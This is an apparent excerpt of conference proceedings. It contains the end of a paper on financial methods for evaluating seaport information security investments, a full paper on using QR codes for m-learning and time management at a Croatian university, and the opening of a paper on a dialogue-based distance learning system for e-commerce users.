However, there are several aspects of internal RoR method that have to be considered during its usage:

1. This method cannot be used during analysis or evaluation of different solutions, as its results are not comparable. It can be used only on a standalone basis, during the evaluation of a single information security solution or project.
2. Internal RoR method anticipates reinvesting positive net cash flow into projects or solutions having the equal RoR, or into other comparable projects or solutions. For this reason, internal RoR method will underestimate those projects whose reinvested cash flow goes into projects with lower RoR. This is particularly true for those project s having the high RoR, because it is very difficult for companies to reinvest into projects that have equally high (and attractive) RoR.
3. As a rule, in seaport information security solutions, cash flows should not change algebraic sign (from positive to negative and vice versa). Therefore, it is assumed that a problem of multiple RoR should not exist.
4. Finally, this method will provide only the relative measurement of return when investing into particular seaport information security solution, not its absolute value.

Real implementation of RoR method in seaport ISMS investment decision-making shows that it is possible, under initial constraints, to calculate internal RoR of information security solution or a project. Further simulations prove that this method is particularly sensitive to the following three input variables:

1. Time (duration of usage of seaport information security solution or project),
2. Perception of ability of particular information security solution to generate positive cash flow during its life span,
3. Used discount rate.

Therefore, the conclusion is that this model can be used in real life seaport management while the biggest issue is the ability to anticipate the value of positive cash flow related to avoidance of cost related to occurrence of security incidents.

VI. EVALUATION OF USAGE OF OTHER METHODS IN DECISION MAKING IN SEAPORT ISMS

There are several possible methods for further evaluation of investments in seaport ISMS solutions. One of them is modern portfolio theory (MPT) that was invented more than 60 years ago and has meanwhile been modified in order to make its initial assumptions more realistic [7]. For example, some variations of MPT are attempting to address the issue of risk asymmetry (risks follow Gauss or normal distribution in a classical version of MPT). These modifications have enabled the MPT to be implemented not only in investment portfolio optimization process, but also in the research of product quality variations and labor force variations, in psychology during evaluations of personal psychological traits or data search enhancement.

Basic assumption of portfolio theory applied to information security solutions would be that particular solutions are not chosen according to individual goals achieved by a particular solution, but also the important part of overall evaluation is the influence of particular solution to other solutions and overall level of information security using particular portfolio selection. Therefore, this method can outline how to choose a portfolio that will achieve maximum return for a selected risk level, or vice versa, how to choose a portfolio having the minimum risk for a set level of return. While initially it seems that MPT would be applicable to information security realm, it is necessary to evaluate is this really so, by careful evaluation of model's basis presumptions. There are several MPT's presumptions that might prove to be problematic when applying them to seaport ISMS's:

1. Function of information security management is often divided to technical discipline, dealt with by technical teams, and management deciding about ISMS investments. There should be a tight connection between them, but instead there is an inherent struggle. Management does not like investments which it does not thoroughly understand, while technical functions prefer completely foolproof systems regardless of their financial impact.
2. Risk assessment in information security is a purely subjective discipline. Those who are involved in risk assessment cannot know all involved risks, or technical part of risk assessment can be done in a way that lowers the ability of ISMS solution to lower security risk.
3. Selection of ISMS solutions should not influence the ability of a particular solution to lower the impact of possible security incident. In reality it is not so because there is a high correlation between security solutions. Therefore, introduction of one information security solution can change the probability of occurrence of a certain security incident related to another security solution, initially unaffected.
4. Risk-mitigation ability of separate components of ISMS does not follow normal (Gauss) distribution, which is a base requirement of MPT.

Another possible method that could be used to determine composition of information security systems is the Analytic Hierarchy Process (AHP) method. It is a technique of organization and analysis of complex decisions based on quantitative methods that also includes a subjective element. Usage of AHP method does not reach „ideal“ decisions, but incorporates all important decision-making criteria, even if they initially seem to be incompatible or incomparable [8]. Their influence is then evaluated in relation to the sum of goals that need to be achieved and alternative solutions are being rated.

During the usage of AHP, it is necessary to define the criteria important in decision-making for particular information security investment. These are voluntary made criteria derived from business requirements related to management and introduction of ISMS. For example, such criteria can be the following:

1. Lowering information security risk
2. Availability of financing
3. Measurability of direct benefits
4. Availability of internal specialists for ISMS implementation

During the usage of AHP in seaport ISMS, it is important to pay special attention to the consistency ratio of subjective decision making (CR). AHP method requires CR to be lower than 10%. If so, decision making inconsistency is acceptable, if it is higher than 10%, preferences during alternatives decision making should be re-evaluated. Considering that the information security models are complex, this means that the AHP method could be used if the number of involved criteria and alternatives is lower. Therefore, it might not be best suited for very complex scenarios, or if entire ISMS system is being evaluated using the AHP method.

VII. INTEGRATION OF TECHNICAL, ECONOMIC AND FINANCIAL EVALUATION IN SEAPORT ISMS INVESTMENT DECISION MAKING PROCESS

From outlined so far, it is obvious that looking at seaport ISMS just by using technical paradigm, or by using only financial criteria, does not lead to adequate results. It is clear that both technical and financial criteria have to be used in order to create a robust system of technical and organizational controls working in conjunction to enhance information and process security.

Another possible approach is the risk analysis approach based on the fact that depending on the structure and organization of information systems and the type of information that is being processed and stored, every organization requires different approach to information security that cannot be satisfied only using a standard catalogue of threats. Risk analysis contains both threat and vulnerability analysis. It also lists in details those parts of technical and organizational architecture that should be analyzed in terms of protection, threat and vulnerability requirements and business activity matched against adequate countermeasures. This method may be accompanied by cost-benefit analysis of seaport

information security controls in order to avoid implementation of those controls that are not really necessary or those that are not financially viable.

Some of the considerations during the usage of different methods of information security project investments in seaports are outlined in table 1.

Table 1: Different methods of evaluation of seaport information security investments

Method of evaluation	Comp-lexity	Relia-bility	Constraints	Applicability
Economic analysis	low	low	- static - does not account for time value of money	- high - immediate
Financial analysis	med.	med.	- dynamic - accounts for time value of money - highly sensitive to anticipated discount rate	- high - immediate
Internal rate of return	med.	high	-dynamic -can be misguiding -best used with other profitability indicators -may yield several rates of return -cannot be used to compare different information security projects	- applicable, if evaluation of perceived cost of security incident can be obtained
MPT	high	high	-very complex -requires determination of correct distrubution and adaptation of the model	- applicable, if there is available commercial database of security incident distribution or if the port community is collecting its data over past period of time

This process begins with the concentration on threat analysis that might cause security incidents. All different controls related to architecture, organization, personnel, hardware, software, communication and threats are being evaluated and the end result of this process is detailed catalogue or all threats and controls (protections) used to lower the impact of threats. The goal is to reach basic protection level: it is satisfied if all threats that can be foreseen are eliminated by using adequate controls. The advantage of this approach is that is standardizes protection in case that there are low to medium-high needs for controls and the disadvantage is that the total number of threats and protections is so high that it is quite problematic to anticipate all possible scenarios and to implement all controls. Furthermore, application of basic protection measures is typically late in respect to technology and threat development and it does not contain any financial aspects or analysis.

The basic issue in information security decision making is the fact that financial or economic indicators generally do not incorporate the relation towards the technical domain (risk assessment, vulnerabilities). This request has lead to introduction of Return on Security Investment (ROSI) – indicator requiring that monetary risk avoidance („savings“ which are compared to the loss caused by security incidents) has to be higher than the cost of implementation of security control, of course, in a cumulative form [9]. This form of evaluation helps during the seaport information security investment decision making, but it does not create a relation between several possible alternatives because there is no real correlation towards engaged capital level. Therefore, scenario or option analysis combined with technical risk analysis is the only viable way to fully integrate technical information security risks with financial investment analysis.

VIII. CONCLUSION

Complex systems like Croatian seaports are exposed to challenges of modern, de-materialized economy. Information security became a new business function in the past two decades, especially with the introduction of networking and communication technologies. It is inevitable that the additional task to introduction of Port Community Systems in Croatian seaports is making sure that data used in them or being transmitted through them is sufficiently protected from loss of integrity, availability or confidentiality. There are also pronounced levels of legal requirements for measures of information security.

However, it is a basic business request to join two opposed perspectives: techno centric one, insisting on concept of total security and financial one, insisting on rational investments resulting in satisfactory and measurable return. The balance between two perspectives is a key in decision making: the shift of this balance in either way results in the diminished financial performance of the seaport or the implicit acceptance of too high and unreasonable risk levels.

There are several proven quantitative methods which are able to deal with all these challenges. It is possible to use modified methods of economic and financial evaluation, with pronounced problem of determination of input parameters, similar to standard used models of capital investment evaluation. Revenue side of the equation in this case may be determined by quantifying avoidance of loss caused by incidents in seaport information systems environment. It is also possible to use the modified internal rate of return method, adjusted to the topic of information security investment. Theoretically, it should be possible to also use the modified Modern Portfolio Theory to analyze portfolio of various information security solutions, but practically, it would be very difficult to properly determine input variables. The method should also be adjusted to be able to use other distribution than normal distribution, which is not applicable in this particular case. Finally, during various simulations, Monte Carlo and other

simulation methods might be of use. For selection and rating of various competing solutions, the proven Analytical Hierarchy Process method may be used and also, in particular phases of decision making, standard linear and non-linear programming methods might be of help. However, in any case, the basic assumption has to be maintained throughout quantification process, regardless of the chosen method: the summary cost of information security implementation has to outweigh the summary loss caused by security incidents.

REFERENCES

[1] http://www.law.cornell.edu/uscode/44/usc_sec_44_00003542----000-.html (18.05.2010.)

[2] Birchler, U., Bütler, M., „Information Economics“, Routledge Advanced Texts in Economics and Finance, Routledge, 2007., p.45

[3] „International Standard ISO/IEC 27001 - Information technology — Security techniques — Information security management systems — Requirements“, SAI GLOBAL, Index House, Ascot, Berks, SL5 7EU, UK, p. 13

[4] Hirshleifer, J., Riley, John G., "The Analytics of Uncertainty and Information", Cambridge Surveys of Economic Literature, Cambridge, UK, 1992., p. 98

[5] Malik, Krishan A., „Petroleum Project Evaluation & Investment Decision Making“, Institute for Petroleum Development, Austin, Texas, 2011., p. 107

[6] http://www.scribd.com/doc/75998229/Metode-Za-Ocjenu-Financijske-Efikasnosti, (25.11.2011.)

[7] Elton, Edwin J.; Gruber, Martin J.,, Brown, Stephen J.,. Goetzmann, William N, „Modern Portfolio Theory and Investment Analysis“, 8th edition, Wiley, Bognor Regis, West Sussex, 2009., p. 74

[8] Haas, R., Meixner, O., „An illustrated guide to the Analytic Hierarchy Process“, Institute of Marketing & Innovation, University of Natural Resources and Applied Life Sciences, Vienna, 2011., p. 5

[9] Sonnenreich,W., Albanese, J., Stout, B.: „Return On Security Investment (ROSI): A Practical Quantitative Model“, SageSecure, LLC, 2005., p. 6

QR Codes as a time management tool in m-learning

I. Ćulumović Županović* and E. Tijan**
*Politehnika Pula - University of Applied Sciences, Pula, Croatia
iva.culumovic@ri.htnet.hr
** University of Rijeka, Faculty of Maritime Studies, Rijeka, Croatia
etijan@pfri.hr

Summary – The constant development and increased usage of ICT, especially mobile communications and Web technologies, has enabled users to use specific ICT solutions such as automatic identification and data capture techniques using QR Codes in order to improve learning processes. This paper researches the benefits of using QR Codes in m-learning, and presents examples of how QR Codes can be used to enhance learning processes. Universities and other educational institutions should implement m-learning to provide their students with "just in time" information and learning materials, in order to facilitate distance learning. This can be improved by using QR Codes with the purpose of better time management for both parties: students and professors.

Key words: QR Codes, m-learning, time management

I. INTRODUCTION

Modern educational institutions have to be flexible and adaptable, and should embrace and use modern information and communication technologies (ICT), such as Web technologies, e-learning and m-learning to improve their educational and learning processes. Time management is also important for professors and students alike, because of a fast life style, which is characteristic for modern society.

ICT infrastructure and mobile communication networks can contribute to fast and efficient dissemination of created knowledge from educational institutions towards students. To ensure that the essential knowledge is transmitted "just in time", when students need it, information management tools can be used, such as m-learning. M-learning is achieved by using mobile communication technologies and Web technologies. Several specific ICT solutions like automatic identification and data capture techniques by using QR (Quick response) Codes can also be used for this purpose.

Using QR Codes, which contain all the references to educational materials such as links of the educational web page, students can readily access information, when and where they want to, by using mobile devices. Students can easily scan the QR Codes with their mobile devices instead of typing URLs, which is more time-consuming.

This way of improving m-learning can have a great impact on information and knowledge dissemination, education and communication between professors and students, and can improve learning processes in educational institutions.

II. TIME MANAGEMENT

Many definitions of time management exist. One definition stands out: Time Management is the development of processes and tools that increase efficiency and productivity within the set standard of time [1]. Time Management is more than just managing time. It is about controlling the use of the most valuable (and undervalued) resource. It is managing oneself in relation to time, setting priorities and taking charge of the situation and time utilization. Time Management means changing those habits or activities that may cause waste of time. It is being willing to adopt habits and methods to make the maximum use of time [2].

One can maintain balance between one's work and personal life and find enough flexibility to respond to surprises or new opportunities. Time cannot be replaced or re-created. The so-called "Zone Concept" enables that balance. The five links in the "Five Time Zone" approach are - vision and goals, plans, personal organization systems (POS), commitment and energy [2].

Accomplishing the tasks depends on the method adopted to complete the task. Activity can be often done in an easier and better way: faster, simpler, in less detail and with better results. If one uses a complex way, it will be time consuming. For example, the Pareto 80-20 rule can also be applied to increase productivity: it is assumed that 80% of the productivity can be achieved by doing 20% of the tasks. Similarly, 80% of results can be attributed to 20% of activity [3]. If productivity is the aim of time management, then these tasks should be prioritized higher.

By applying the time management tips and skills one can optimize effort and concentrate as much of the time and energy as possible on the high payoff tasks. This ensures achieving the greatest benefit possible with the limited amount of time available **Error! Reference source not found.**. In educational institutions, the five time management links can be used to establish the goal to create easier learning experience for students by using m-learning to provide learning materials to the students in

the relaxed environment and enable them to manage their time more efficiently. This way of learning enables students to learn at high-energy periods of their day, with access to relevant learning material for all students anytime and anywhere they wish to learn, increasing their productivity.

III. M-LEARNING IN EDUCATION

The use of mobile devices such as mobile phones has grown to such an extent over recent years that they now overtake the proliferation of personal computers in modern professional and social contexts. However, it appears that little use has been made of these convenient tools in learning contexts. In general, mobile learning or m-learning can be viewed as any form of learning that happens when mediated through a mobile device, and a form of learning that has established the legitimacy of 'nomadic' learners [5].

The trinity of "location independence," "time independence" and "meaningful content" is the most important aspect in the study of mobile learning. These three dimensions are the salient characteristics of mobile learning and distinguish from the related fields of e-learning or Web-based learning. "Location independence" refers to learning not restricted to a fixed location. "Time independence" means that learning may extend beyond the discrete classroom learning time, but into other informal learning environment at suitable time. "Meaningful content" refers to the content not only at the semantic level. It is needed to consider whether the content is suitable to be delivered with the media, devices and communication settings as well [6].

While mobile technologies are not yet widely and routinely used in education, they have the potential to be used in a multitude of pedagogical and other contexts in higher education. For example, Patten, Sanchez and Tangney have identified several categories of use of mobile technologies in education [5]: Administration (the use of calendars, exam reminders, grading software), Referential (dictionaries, e-books and office applications), Interactive (quizzes, response software), Micro world (simulations, games), Data collection (data logging, note taking, audio recording, e-portfolios), Location aware (augmented environments, GPS navigation and tagging) and Collaborative (pod/vodcasting, blogging, instant messaging).

The following characteristics are recommended for the incorporation of mobile learning into a higher education learning environment: [5]

1. Real world relevance: use mobile learning in authentic contexts,

2. Mobile contexts: use mobile learning in contexts where learners are mobile,

3. Explore: provide time for exploration of mobile technologies,

4. Blended: blend mobile and non mobile technologies,

5. Whenever: use mobile learning spontaneously,

6. Wherever: use mobile learning in non traditional learning spaces,

7. Whomsoever: use mobile learning both individually and collaboratively,

8. Affordances: exploit the affordances of mobile technologies,

9. Personalise: employ the learners' own mobile devices,

10. Mediation: use mobile learning to mediate knowledge construction,

11. Produce: use mobile learning to produce and consume knowledge.




Figure 1. The ongoing user-centered mobile design life cycle

The user-centered m-learning mobile design life cycle [8] as shown in Figure 1 above can be thought of as an ongoing process which is important for educational institution which plans to implement m-learning as educational tool.

Delivered mobile learning can be just as effective as the online learning alternatives. Mobile learners also benefit from their ability to access content and revisit concepts at the time of need or available schedule.

Some benefits of using m-learning are [9]:

- Mobile web browsers work fine for accessing existing e-learning content & sites,
- Mobile content can be as secure as online learning content,
- Cost effective - using existing mobile devices: cellphones/smartphones,
- More content options – any communications or content that can be sent/received to a cellphone or smartphone can be tracked and managed,
- Content creation on the fly - can create and deploy audio-based content from anywhere,
- Quick and easy to organise and to deliver education materials, updating it, tracking use and communication within knowledge base and users,

- Providing opportunities to engage learners outside of the regular learning timetable and the physical classroom setting because subject material and activities can be accessed at the learner's convenience.

M-learning gives opportunities for teachers to model the use of technology in education to teach in ways that acknowledge the technology rich environment within which most students operate in their out of school lives. Switzer and Csapo think that mobile technologies are an 'effective tool for encouraging team work and information sharing among students' [5], presenting opportunities for students to demonstrate their own understandings and to learn from the understandings of others. M-learning is learner directed - it allows learners to prioritise their needs and then to meet them, supported by the portability and flexibility of mobile technologies.

IV. QR CODES IN PUROSE OF IMPROVEMENT OF TEACHING AND LEARNING PROCESSES

A quick response (QR) code is a two dimension bar code that can be read on devices such as a mobile device (with integrated camera) or a laptop computer which, once accessed, will allow you to complete an action. For instance, reading some text, accessing a web site or texting a number. A useful way of thinking of QR Codes is that they link the physical world (the poster, print out, room, or physical object) to the electronic (web resource, text information) or facilitating communication (SMS message, phone call). This adds value through improving the potential of making access to information more efficient and effective [10].

Bar codes have become widely popular because of their reading speed, accuracy, and superior functionality characteristics.

QR Code is a kind of 2-D (two-dimensional) symbology developed by Denso Wave (a division of Denso Corporation at the time) and released in 1994 with the primary aim of being a symbol that is easily interpreted by scanner equipment [11].



Figure 2. QR Code and Bar Code

QR Code (Figure 2.) contains information in both the vertical and horizontal directions, whereas a bar code contains data in one direction only. Therefore, QR Code holds considerably greater volume of information than a bar code [11].

The features of the QR Code are as follows [12]:

1) QR Code holds a considerably greater volume of information than a bar code. While conventional bar codes are capable of storing a maximum of approximately 20 digits, QR Code is capable of handling several dozen to several hundred times more information.

2) QR Code is capable of handling all types of data, such as numeric and alphabetic characters, Kanji, Kana, Hiragana, symbols, binary, and control codes. Up to 7,089 characters can be encoded in one symbol.

3) Since QR Code carries information both horizontally and vertically, QR Code is capable of encoding the same amount of data in approximately one-tenth the space of a traditional bar code.

4) QR Code is capable of 360 degree (omnidirectional) high speed reading. QR Code accomplishes this task through position detection patterns located at the three corners of the symbol.

5) QR Code can be used with not only scanners connected with computers but also with mobile phones.

6) The specification of QR Code has been disclosed by Denso Wave, or is "open source", so users can easily create a QR Code by using free software.

The types of QR Codes are [13]:

1. URL Based QR Codes, which when created can direct user to any website URL or WWW address within Internet. With URL based QR Codes one can track how many scans they receive, the location they where scanned from, and much more detail by using QR Code tracking tools.

2. meCard QR Codes, which when scanned will provide a persons' contact details for users phone, so that contact details can be inserted into an address book.

3. vCard QR Codes, which when scanned provide users with contact information just like a meCard QR Code. However they usually contain more information then a meCard.

3. Calendar Event QR Codes, which when scanned show users the date of an event, so it can be remembered or directly inserted into phone's calendar.

4. Email QR Codes, which when scanned provide users with an email address.

5. Phone QR Codes, which when scanned produce a phone number which can be called from users' phone.

6. Plain text QR Codes - special QR Codes which when scanned produce a message on users' phone.

7. SMS text message QR Codes, which produce a text message that is ready to be sent with a message when scanned.

8. GPS Map Coordinate QR Codes which show directions to an object.

9. Social Media QR Codes are a perfect way to get more "likes" for users' website.

10. Wi-Fi Network Info QR Codes provide wireless access information for mobile devices to connect.

Most of the mobile phones have small digital cameras integrated; therefore they can be used as QR Code scanners. The majority of students own mobile phones. They can use them as communication tools to receive and to send emails, and to view websites as well as to talk with their colleagues.

If the mobile devices are equipped with Wi-Fi access, and the activities are performed within the wireless coverage area, the cost for communication and usage of QR Codes in m-learning would be minimal.

The main usages of the mobile phones and QR Codes in education are [10]:

1. Learning during and after the class - The QR Code allows students to easily view Web pages instead of typing long web addresses (URL). One approach is to use QR Codes in presentation material to provide people with "just in time" information available from the projected presentation. For instance, the presenter might be discussing a concept and making reference to various online resources. These links can be made available as a QR Code. The student could scan the QR Code and either access the supporting online resource directly or save it in their web bookmarks. This offers a significant efficiency gain over having to enter a long URL manually, whilst the slide is disappearing. Other approach is to use the QR Code to access teaching materials after class on the institution's Web page, like it is used at Politehnika Pula - University of Applied Sciences.

2. Using the QR Code allows the teacher to conduct surveys during classes. For example, if QR Codes for answering a question are prepared beforehand, the students can [12]:

- Choose one of the QR Codes to answer the question. For example: two QR Codes were used so the audience could answer a closed (yes/no) question. To do this they simply scan the appropriate QR Code. This would send a pre-written SMS message to the SMS service of the educational institution. The presenter could then access these results via a web page. This offers advantages over the "classical" method of asking people to raise their hands as it quantifies the feedback, and the replies are anonymous.
- Scan the QR code with their mobile phones to check attendance
- Write a comment to both teacher and classmates on the mobile web or evaluate teaching by sending their comments to the Web server

As the data sent by the students could be stored in the Web server, the students and the teacher could view them instantaneously on the mobile phone display, as well as on the computer display. It is especially important for assessment that the results of answers to question items are immediately displayed.

Following is an example of generating and using QR Codes at Politehnika Pula - University of Applied Sciences, Croatia. It was first necessary to create a QR code for the purpose. To create the QR Code one needs to access a QR Code generator. Many QR Code generators are available online [14] [15]. Once accessed, it was necessary to choose a type of QR Code to be generated (URL, message, phone, SMS, email, vCard). In this case, an URL QR Code was generated by copying and pasting the URL. The URL which was used was [16]: www.politehnika-pula.hr/moodle/course/view.php?id=50.

The URL was pasted into the appropriate part of the web form to generate the QR Code. The URL was then presented as a QR Code. Finally, it was saved as image (jpeg format) and sent to students by email to enable them the access to lectures in the subject "Economy of creating value" within the "Creative management" module, uploaded to the Web page. Politehnika Pula - University of Applied Sciences maintains web pages with lectures of all subjects and modules within the Moodle e-learning system, accessible to students or teachers.



The URL of the image after generating the QR Code was:

http://www.mobile-barcodes.com/qr-code-generator/generator.php?str=http://www.politehnika-pula.hr/moodle/course/view.php?id=50&barcode=url

The outcome of using the created QR Code was that students could simply scan the materials, as opposed to trying to follow a complex URL and to spend valuable time.

Responsibility lays with the student to find installed or to install (to download the right decoder) the appropriate QR Code reader software for their mobile device in order to capture the data held within the QR Code. It is not important which reader software is being used, because QR Codes comply with an international standard (ISO/IEC 18004:2006) [10]. To use QR Code reader on the document with the embedded image, user can simply slide the decoder over the area and the text will automatically be displayed. If the text is an URL, the reader will make a link to the Website.

In future, for academic purposes, using QR Codes during student testing could help to ensure anonymity in grading. Posted next to artwork or in musical or theatrical programs, QR Codes might lead students to open forums where they could join in community discussions about

what they've heard or seen. In medical scientific work, QR Codes could take the place of printed labels; attached to lab work, samples, or medication options, they could preserve confidentiality of participant names. QR Codes can also handle various languages. The technology may evolve so that data embedded in a QR Code can be interpreted differently by different viewers; that is, passwords or biometric data might open more data to some authorized users, or viewer signatures may unlock different information sets [17].

V. CONCLUSION

This paper researched and presented the benefits of using mobile devices and QR Codes to facilitate m-learning in higher education. The paper provided examples and listed possibilities of using QR Codes in m-learning to improve learning processes. QR Codes, together with mobile devices equipped with QR Code reading software, can connect users to online information quickly and easily, enabling m-learning "just in time", anywhere and anytime the users want to learn. The low financial and technical requirements needed for creating and reading QR Codes allow innovative teachers and professors to implement QR Codes into their teaching methods. All of this makes QR Codes a valuable m-learning tool.

Using QR Codes in m-learning provides students with an additional possibility to set priorities and to manage their time in order to meet deadlines, to set and achieve goals, to effectively organize daily actions, to make smarter and faster decisions, to uncover better learning options, to work in a team, to prevent burnout, etc. Simply stated, using QR Codes in m-learning enables students to better manage their time. These are essential skills for students who want to be more effective in both working and learning. By using QR Codes students can improve time utilization to a certain extent. M-learning, assisted by QR Codes, posesses significant potential and could be a new intangible asset in higher educational programs.

Using QR Codes as an m-learning tool is still very new, and needs more research for the purpose of determining the means of beneficial use in learning processes. This research should give the readers from educational institutions the inspiration for using QR Codes in their work by using mobile devices for creative ways of teaching and to enable m-learning for students. It could offer expanded pedagogical value by enabling students to learn in both physical and virtual environments. This is possible because QR Codes link the physical and virtual worlds and enable "on-the-spot" access to online educational materials, facilitating learning anywhere in the physical world, away from classroom or computers.

Using QR Codes in m-learning enables the creation, distribution and use of knowledge in various places at the same time, and can improve time management of both teachers and students by using timely information to enable the transfer of knowledge.

REFERENCES

[1] "Time Management definitions", http://quizlet.com/dictionary/time-management/, 11th of February 2012.

[2] S. S. Mantha, "Handbook on Time Management Skils", Centre for good governance, Andhra Pradesh, India, http://www.cgg.gov.in/Handbook%20on%20Time%20Management%20Skills.pdf, pp.1.-58., 10th of February 2012.

[3] Group of authors, Seed My Dream Episode 5: Managing Time (Tools, Tips, and Techniques of managing time), http://seedmydream.com/blog/episode-v-managing-time-tools-tips-and-techniques/

[4] ***, "Time Management Skills – Start Here!", http://www.mindtools.com/pages/article/newHTE_00.htm

[5] J. Herrington, A. Herrington, J. Mantei, I. W. Olney, B. Ferry: "New technologies, new pedagogies: Mobile learning in higher education", Faculty of Education, University of Wollongong, 2009.

[6] C. Law, S. So, "QR codes in education", Journal of Educational Technology Development and Exchange, 3(1), (2010), 85-100., http://www.sicet.org/journals/jetde/jetde10/7-So.pdf, 11th of February 2012.

[7] R. Gadd, "Top Myths & Misconceptions of Mobile Learning", OnPoint Digital, Inc., 2009, http://www.mlearning.com/cellcast/downloads/Articles.pdf, 11th of February 2012.

[8] L. Cerejo, "A User Centered Approach to Web Design For Mobile Devices," 2011, http://www.smashingmagazine.com/2011/05/02/a-user-centered-approach-to-mobile-design/, 10th of February 2012.

[9] "Cellcast Benefits", Onpoint Digital, http://www.mlearning.com/cellcast/benefits2.html, 11th of February 2012.

[10] A. Ramsden, "The use of QR codes in Education: A getting started guide for academics". Working Paper, University of Bath 2008., http://opus.bath.ac.uk/11408/1/getting_started_with_QR_Codes.pdf, 11th of February 2012.

[11] "About 2D Code", http://www.denso-wave.com/qrcode/aboutqr-e.html, 11th of February 2012.

[12] S. Hitoshi, T. Shimomura, "Using Mobile Phones and QR Codes for Formative Class Assessment" Current Developments in Technology-Assisted Education.: 1006-010, Formatex, 2006., http://www.formatex.org/micte2006/pdf/1006-1010.pdf, 10th of February 2012.

[13] ***, "QR Code Types Examples and Explanations", http://orangeqr.com/qr-code-types-examples-and-explanations/, 10th of February 2012.

[14] Kaywa, "QR-Code Generator", http://qrcode.kaywa.com/, 12 th of February 2012.

[15] Mobile Barcodes.com, "QR Codes Generator", http://www.mobile-barcodes.com/qr-code-generator/, 12 th of February 2012.

[16] Politehnika Pula i Centar za intelektualni kapital, http://www.politehnika-pula.hr/moodle/course/view.php?id=50, 10th of February 2012.

[17] ***, "7 things you should know about...QR Codes", Educause Learning initiative, 2009., http://net.educause.edu/ir/library/pdf/ELI7046.pdf, 12 th of February 2012.

Improvement of system for distance learning based on dialogue by appliance of statistical analysis

Bozidar Kovacic, Igor Jugo and Vanja Slavuj
Department of Informatics
University of Rijeka
Omladinska 14, Rijeka, 51000, Croatia
Phone: (385) 51-345-064 Fax: (385) 51- 345 207 E-mail: bkovacic@inf.uniri.hr, ijugo@inf.uniri.hr, vslavuj@inf.uniri.hr

Abstract - Information technology has crucial importance in e-commerce. E-commerce includes many fields of information technology and their practical usage. The users of e-commerce need to receive a thorough and up-to-date education about the new technological solutions in order to maximize the usage of new technologies and services developed using these technologies. The education of e-commerce users is done through a dialogue-based distance learning system. The system is based on the analysis of a learner's feedback, research of the defined structure of the knowledge domain and generation of new learning materials/units. In order to help e-commerce users to better understand and learn basic and advanced e-commerce services, a specialized knowledge domain about e-commerce was defined as part of our distance learning system. A decrease in learning time leads to a more efficient usage of the services offered and increases the productivity of e-commerce. Statistical analysis, based on monitoring every activity of a user working with the learning system, allows for implementation of adaptive components designed to reduce learning time and maintain the quality level of the newly acquired knowledge. Applying such a system for distance learning enables education of many users, regardless of time and space, and reduces learning time.

I. INTRODUCTION

Information technology is of great importance to e-commerce. Dynamic development of information technology leads to improvement of the existing e-business services and to introduction of new ones. The quality of e-business, and especially e-commerce, is influenced by how well users are educated in the existing and new e-business services. Educating users can be done using a distance learning system, a method independent of time and space. Although important, these e-learning advantages do not guarantee successful learning because crucial factors for the learning process outcome are structure and organization of the learning process. Distance learning system based on dialogue can be applied to an e-commerce system as a supporting system to educate users on all aspects of a given e-commerce system as well as surrounding knowledge [1,2]. The system is based on the analysis of a learner's feedback, research of the defined structure of the knowledge domain and generation of new learning materials/units. The system continuously follows user's reactions to the knowledge material being presented, analyses current knowledge of the user and improves it. By reducing time necessary to educate a user in the domain of e-commerce, while maintaining knowledge quality level, we can improve the results of e-commerce. Statistical analysis of user's activity during the process of learning is used to get data important for evaluating current knowledge level. User's activities while searching through the learning domain, testing acquired knowledge and working with content the system is presenting, are analysed. Data obtained in that way is used by the system to guide user's learning process, in order to eliminate flaws in their knowledge and acquire new. While guiding the learning process, individual and overall results of the statistical analysis are taken into consideration. Selected data is used as the basis for developing advanced features of the system aimed at adaptive behaviour of the system towards each user. Statistical analysis also allows an insight into user's current knowledge and learning styles, as well as guiding the process of learning.

Basic principles of Distance learning system based on dialogue are described in Section II. Section III presents improvements to the system by using statistical analysis. Section IV shows the implementation of improvements based on statistical analysis into the current system. Future work is shown in Section V. Conclusion in Section VI is followed by the reference list.

II. BASIC PRINCIPLES OF A DISTANCE LEARNING SYSTEM BASED ON DIALOGUE

Core elements of the distance learning system based on dialogue are:

- Knowledge base
- Delivery system
- Learner (student)
- Evaluation system
- Database system
- Control system.

Control system uses queries to search the knowledge base and select learning materials containing information to be presented to the user via the delivery system. Multimedia learning materials are presented to the learner who generates a response in the form of certain behaviour (answering a question, selecting subsequent learning materials, etc.). Evaluation system analyses user's reaction, sends the results to the control system and stores them in a database used to archive learning processes data [3]. Control system uses results of the analysis of the current learning process, as well as former learning processes, in order to form a new query for selecting content from the knowledge base that allows learning process to continue. In that way, control system analyses the current learning process and guides it, depending on user's reactions and previous learning experiences of other users.

Knowledge base consists of a group of concepts especially defined for a particular problem domain, and

their mutual relations [4]. The structure of concepts is mainly hierarchic, where simpler concepts belong to lower levels of hierarchy and complex concepts belong to higher levels (Fig. 1). Problem domain and relations are defined by the experts in that domain.




Figure 1. The scheme of a knowledge domain

